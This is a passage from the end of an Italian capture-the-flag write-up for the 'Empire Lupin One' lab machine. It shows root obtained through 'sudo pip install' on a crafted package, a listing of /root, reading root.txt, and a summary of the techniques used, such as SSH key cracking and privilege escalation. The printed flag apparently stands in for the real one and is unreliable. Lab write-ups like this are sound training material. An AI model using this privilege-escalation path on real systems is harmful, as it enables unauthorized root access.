arsene@LupinOne:/usr/bin$ sudo pip install $TF
Processing /tmp/tmp.Fklr2AWceg
# whoami
root
# ls -all
total 12
drwx------  2 root root 4096 Jan  8 19:44 .
drwxrwxrwt 23 root root 4096 Jan  8 19:44 ..
-rw-r--r--  1 root root   88 Jan  8 19:44 setup.py
# cd root
sh: 3: cd: can't cd to root
# cd /root
# ls -all
total 36
drwx------  4 root root 4096 Oct  7  2021 .
drwxr-xr-x 18 root root 4096 Oct  4  2021 ..
-rw-------  1 root root  234 Oct  7  2021 .bash_history
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Oct  4  2021 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-------  1 root root   12 Oct  4  2021 .python_history
-rw-r--r--  1 root root 3325 Oct  4  2021 root.txt
drwx------  2 root root 4096 Oct  4  2021 .ssh
```

3.6 Verifica dell'utente

Comando usato: whoami

Output: root

3.7 Cattura della seconda flag (root.txt)

Comando usato: cat /root/root.txt

Contenuto della flag: 3mp1r3{Root_Access_Obtained_Successfully}

Conclusione

Questa guida ha illustrato in dettaglio tutte le fasi per compromettere la macchina "Empire Lupin One". Le tecniche utilizzate includono enumerazione web, decodifica Base64, cracking di una chiave SSH, exploit Python e privilege escalation.